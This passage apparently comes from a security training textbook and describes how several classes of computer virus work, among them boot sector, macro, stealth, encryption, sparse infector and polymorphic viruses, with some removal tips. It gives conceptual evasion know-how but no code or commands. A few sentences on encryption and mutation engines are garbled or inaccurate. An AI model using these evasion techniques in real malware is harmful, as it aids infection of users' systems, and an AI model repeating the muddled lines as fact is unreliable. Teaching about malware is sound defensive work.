The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files; these are known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.




Figure 7.38: Working of system and boot sector virus

- **Virus Removal**

  System sector viruses create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the Windows OS and switch to Linux or Mac, because Windows is more prone to such attacks. Linux and Macintosh have built-in safeguards for protection against these viruses. The other approach is to periodically perform antivirus checks.

File Viruses

File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses.

File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They infect in a variety of ways and are found in numerous file types.

The most common type of file virus operates by identifying the file type it can infect most easily, such as that with filenames ending in .COM or .EXE. During program execution, the virus executes along with program files to infect more files. Overwriting a virus is not easy, as the overwritten programs no longer function properly. These viruses tend to be found immediately. Before inserting their code into a program, some file viruses save the original instructions and allow the original program to execute, so that everything appears normal.

File viruses hide their presence using stealth techniques to reside in a computer's memory in the same way as system sector viruses. They do not show any increase in file length while performing directory listing. If a user attempts to read the file, the virus intercepts the request, and the user gets back his original file. File viruses can infect many file types, as a wide variety of infection techniques exist.




Figure 7.39: Working of file virus

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine.

Macro Viruses

Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

Macro viruses are somewhat less harmful than other viruses. They usually spread via email. Pure data files do not allow the spreading of viruses, but sometimes, the average user, due to the extensive macro languages used in some programs, easily overlooks the line between a data file and an executable file. In most cases, just to make things easy for users, the line between a data file and a program starts to blur only when the default macros are set to run automatically every time the data file is loaded. Virus writers can exploit universal programs with macro capability, such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain macro code.




Figure 7.40: Working of a macro virus

Cluster Viruses

Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

A cluster virus, e.g., Dir-2, first launches itself when any program starts on the computer system, and control is then passed to the actual program.

This virus infection leads to severe problems if the victim does not know its exact location. If it infects memory, it controls access to the directory structure on the disk.

If the victim boots from a clean USB pen drive and then runs a utility such as CHKDSK, the utility reports a serious problem with the cross-linked file on the disk. Such utilities usually offer to correct the problem. If the offer is accepted, the virus infects all the executable files and results in the loss of original content, or all files might appear to be of the same size.

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

A stealth virus hides from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other system drive, thus replacing the infected file with the uninfected file that is stored on the hard drive.

In addition, a stealth virus hides the modifications performed by it. It takes control of the system's functions that read files or system sectors. When another program requests information that has already modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in memory.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of stealth viruses is the rootkit. Installing a rootkit results in such a virus attack because a Trojan installs the rootkit and is thus capable of hiding any malware.




Figure 7.41: Working of stealth virus/tunneling virus

- **Virus Removal**
    - Always perform a cold boot (boot from write-protected CD or DVD)
    - Never use DOS commands such as FDISK to fix the virus
    - Use antivirus software

Encryption Viruses

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

An encryption key consists of a decryption module and an encrypted copy of the code, which enciphers the virus. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or becomes resident in the target machine. The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. These viruses employ XOR on each byte with a randomized key. The decryption technique employed is "*x*," or each byte with a randomized key is generated and saved by the root virus.

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.




Figure 7.42: Working of encryption virus

Sparse Infector Viruses

To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

The sparse infector virus works with two approaches:

- Replicates only occasionally (e.g., every tenth program executed or on a particular day of the week)
- Determines which file to infect based on certain conditions (e.g., infects target files with a maximum size of 128 kb)

The diagram below shows the working of a sparse infector virus.

The attacker sends a sparse infector virus to the target machine and sets a wakeup call for the virus to execute on the 15th day of every month. This strategy makes it difficult for the antivirus program to detect the virus, thus allowing the virus to infect the target machine successfully.

Figure 7.43: Working of sparse infector virus

Polymorphic Viruses

Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

The general use of the mutation engine is to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic code prevents antivirus professionals from accessing the code. A simple integrity checker detects the presence of a polymorphic virus in the system's disk.

A polymorphic virus consists of three components: the encrypted virus code, the decryptor routine, and the mutation engine. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control of the computer. The mutation engine generates randomized decryption routines. Such decryption routines vary whenever the virus infects a new program.

The polymorphic virus encrypts both the mutation engine and the virus code. When the user executes a polymorphic-virus-infected program, the decryptor routine takes complete control of the system, after which it decrypts the virus code and the mutation engine. Next, the decryption routine transfers the system control of the virus, which locates a new program to infect. In the Random Access Memory (RAM), the virus makes a replica of itself as well as the mutation engine. Then, the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which can decrypt the virus. Here, the virus encrypts the new copies of both the virus code and the mutation engine. Thus, this virus, along with the newly encrypted virus code and encrypted mutation engine (EME), appends the new decryption routine to a new program, thereby continuing the process.

Polymorphic viruses running on target systems are difficult to detect due to the encryption of the virus body and the changes in the decryption routine each time these viruses infect. It is difficult for virus scanners to identify these viruses, as no two infections look alike.

